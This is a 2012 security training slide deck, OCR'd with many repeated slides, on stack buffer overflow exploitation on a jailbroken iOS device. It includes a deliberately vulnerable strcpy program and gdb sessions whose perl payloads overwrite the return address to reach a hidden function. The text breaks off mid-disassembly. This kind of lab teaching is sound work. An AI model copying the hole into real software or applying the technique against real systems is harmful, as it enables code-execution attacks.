Safe² Red Alert

Buffer Overflow on iOS

Doc. No. : RA_WTD_0020
Version 1.0

2012-05-28
Documented by Sanghwan, Ahn

NSHC SECURITY

About Me

Name : Sanghwan Ahn (h2spice)

Belong : R3d@l3rt Team in NSHC

Job : Research Engineer

E-mail : shahn@nshc.net

Facebook : http://www.facebook.com/h2spice

Agenda

Safe² Red Alert

1. at the outset

① What is iPhone ?
② iOS Security Model
③ Test Environment
④ Scenario Concept

2. Buffer Overflow on iOS

① Scenario
② Vulnerable source
③ Vulnerability analysis
④ Exploitation

at the outset


1. at the outset

Safe² Red Alert

(1) What is iPhone?

by Apple

mobile OS




ARM CPU(RISC)

1. at the outset

Safe² Red Alert

(1) What is iPhone?

iOS mobile O



ARM CPU(RISC)

Safe² Red Alert

(2) iOS Security Model

iOS Security Model
· 각각의 프로세스는 Mobile(User)권한으로 동작한다.
· root 계정만이 기본 설치 디렉터리 와 애플리케이션 상위 디렉터리에 쓸수있는 권한을 가짐.
· /bin/sh 및 setuid 파일이 존재하지않음.(순정버전에서)
· NX-bit가 활성화 되어있다.
· ASRL이 적용되어있다 (4.3 이상 버전)
· SYS_setreuid 와 SYS_setreguid 가 커널 단에서 제거됨.
· 메모리는 동시에 RWX 권한을 가질수없음 (R-X 또는 RW- 조합 허용됨)

1. at the outset

Safe² Red Alert


(3) Test Environment

Test Environment	
Model	iPod touch 2g
OS	iOS 4.2.1 (jailbreaked)
Core	ARM Core v6
Installed Tools	GNU Compiler (gcc)
	GNU Debugger (gdb)
	Script Language (perl)
	Otool
	Openssl/ Openssh

1. at the outset

Safe² Red Alert


(4) Scenario Concept



1. at the outset

Safe² Red Alert


(4) Scenario Concept



1. at the outset

Safe² Red Alert

(4) Scenario Concept



iOS Stack BOF Exploitation

2. Buffer Overflow on iOS

Safe² Red Alert

(1) Scenario

- **Buffer Overflow 발생**
- **Return address 변조**
- **함수가 종료되면서 변조된 return address로 이동**

2. Buffer Overflow on iOS

Safe² Red Alert

(1) Scenario


- **Buffer Overflow 발생**
- **Return address 변조**
- **함수가 종료되면서 변조된 return address로 이동**

2. Buffer Overflow on iOS

Safe² Red Alert

(1) Scenario

- **Buffer Overflow 발생**
- **Return address 변조**
- **함수가 종료되면서 변조된 return address로 이동**




2. Buffer Overflow on iOS

Safe² Red Alert

(1) Scenario

- **Buffer Overflow 발생**
- **Return address 변조**
- **함수가 종료되면서 변조된 return address로 이동**



Safe² Red Alert

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void vuln(char * arg){
        char buff[10];
        strcpy(buff, arg);
}

int main(int argc, char* argv[])
{
        vuln(argv[1]);
        printf("output : %s \n",argv[1])
;
return 0;
}
```

Safe² Red Alert

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void vuln(char * arg){
        char buff[10];
        strcpy(buff, arg);
}

int main(int argc, char* argv[])
{
        vuln(argv[1]);
        printf("output : %s \n",argv[1])
;
return 0;
}
```

Safe² Red Alert

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void vuln(char * arg){
        char buff[10];
        strcpy(buff, arg);
}

int main(int argc, char* argv[])
{
        vuln(argv[1]);
        printf("output : %s \n",argv[1])
;
return 0;
}
```

BOF occur !


Safe² Red Alert

(3) Vulnerability analysis

인자값에 18byte의 데이터를 삽입하였을 때, return address가 변조된다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb -q --args ./test `perl -e 'print "AABBBBCCCC",pack('V',0x11231234
),pack('V',0x21231234)'`
Reading symbols for shared libraries ... done
(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCC4↑\#◀4↑\#\!
Reading symbols for shared libraries ++ done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```



Safe² Red Alert

(3) Vulnerability analysis

인자값에 18byte의 데이터를 삽입하였을 때, return address가 변조된다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb -q --args ./test `perl -e 'print "AABBBBCCCC",pack('V',0x11231234
),pack('V',0x21231234)'`
Reading symbols for shared libraries ... done
(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCC4↑\#◀4↑\#\!
Reading symbols for shared libraries ++ done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```

Safe² Red Alert

(3) Vulnerability analysis

인자값에 18byte의 데이터를 삽입하였을 때, return address가 변조된다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb -q --args ./test `perl -e 'print "AABBBBCCCC",pack('V',0x11231234
),pack('V',0x21231234)'`
Reading symbols for shared libraries ... done
(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCC4↑\#◀4↑\#\!
Reading symbols for shared libraries ++ done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```


Safe² Red Alert

(3) Vulnerability analysis

인자값에 18byte의 데이터를 삽입하였을 때, return address가 변조된다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb -q --args ./test `perl -e 'print "AABBBBCCCC",pack('V',0x11231234
),pack('V',0x21231234)'`
Reading symbols for shared libraries ... done
(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCC4↑\#◀4↑\#\!
Reading symbols for shared libraries ++ done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```




Safe² Red Alert

(3) Vulnerability analysis

인자값에 18byte의 데이터를 삽입하였을 때, return address가 변조된다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb -q --args ./test `perl -e 'print "AABBBBCCCC",pack('V',0x11231234
),pack('V',0x21231234)'`
Reading symbols for shared libraries ... done
(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCC4↑\#◀4↑\#\!
Reading symbols for shared libraries ++ done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```




Safe² Red Alert

(3) Vulnerability analysis

인자값에 18byte의 데이터를 삽입하였을 때, return address가 변조된다 : D

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb -q --args ./test `perl -e 'print "AABBBBCCCC",pack('V',0x11231234
),pack('V',0x21231234)'`
Reading symbols for shared libraries ... done
(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCC4↑\#◀4↑\#\!
Reading symbols for shared libraries ++ done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```




```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x21231234
0x21231234 in ?? ()
(gdb)
```

Safe² Red Alert


(4) Exploitation

함수의 흐름을 변경하여, 숨겨진 함수를 호출 할 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb --args ./test `perl -e 'print "AABBBBCCCCDDDD",pack('V',0x2224)'`
GNU gdb 6.3.50.20050815-cvs (Fri May 20 08:08:42 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host=arm-apple-darwin9 --target=".....rReading symbols for

(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCCDDDD\$\"
Reading symbols for shared libraries ++ done
Donuts..


Program exited normally.
(gdb)
```



Safe² Red Alert

(4) Exploitation

함수의 흐름을 변경하여, 숨겨진 함수를 호출 할 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb --args ./test `perl -e 'print "AABBBBCCCCDDDD",pack('V',0x2224)'`
GNU gdb 6.3.50.20050815-cvs (Fri May 20 08:08:42 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host=arm-apple-darwin9 --target=".....rReading symbols for

(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCCDDDD\$\"
Reading symbols for shared libraries ++ done
Donuts..


Program exited normally.
(gdb)
```

Safe² Red Alert


(4) Exploitation

함수의 흐름을 변경하여, 숨겨진 함수를 호출 할 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb --args ./test `perl -e 'print "AABBBBCCCCDDDD",pack('V',0x2224)'`
GNU gdb 6.3.50.20050815-cvs (Fri May 20 08:08:42 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host=arm-apple-darwin9 --target=".....rReading symbols for

(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCCDDDD\$\"
Reading symbols for shared libraries ++ done
Donuts..


Program exited normally.
(gdb)
```



Safe² Red Alert


(4) Exploitation

함수의 흐름을 변경하여, 숨겨진 함수를 호출 할 수 있다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# gdb --args ./test `perl -e 'print "AABBBBCCCCDDDD",pack('V',0x2224)'`
GNU gdb 6.3.50.20050815-cvs (Fri May 20 08:08:42 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host=arm-apple-darwin9 --target=".....rReading symbols for

(gdb) r
Starting program: /h2spice_test/iOS_4.2.1_BoF/test AABBBBCCCCDDDD\$\"
Reading symbols for shared libraries ++ done
Donuts..


Program exited normally.
(gdb)
```



Safe² Red Alert

(4) Exploitation

strcpy( )가 동작한 다음, BOF가 발생하여 인접 스택의 데이터까지 침범한것을 볼 수 있다.
그리고 main( )이 종료될 때 pop {r7,pc} 동작하는데, 이 명령을 통해서 overflow 된 데이터가 pc 레지스터에 들어가게 되고, 이후 변조된 주소로 이동 된다.

```
Breakpoint 1, 0x0000226c in vuln ()
(gdb) disassemble vuln
Dump of assembler code for function vuln:
0x00002248 <vuln+0>:    push    {r7, lr}
0x0000224c <vuln+4>:    add     r7, sp, #0      ; 0x0
0x00002250 <vuln+8>:    sub     sp, sp, #16     ; 0x10
0x00002254 <vuln+12>:   str     r0, [sp]
0x00002258 <vuln+16>:   add     r3, sp, #6      ; 0x6
0x0000225c <vuln+20>:   mov     r0, r3
0x00002260 <vuln+24>:   ldr     r1, [sp]
0x00002264 <vuln+28>:   bl      0x2308 <dyld_stub_strcpy>
0x00002268 <vuln+32>:   sub     sp, r7, #0      ; 0x0
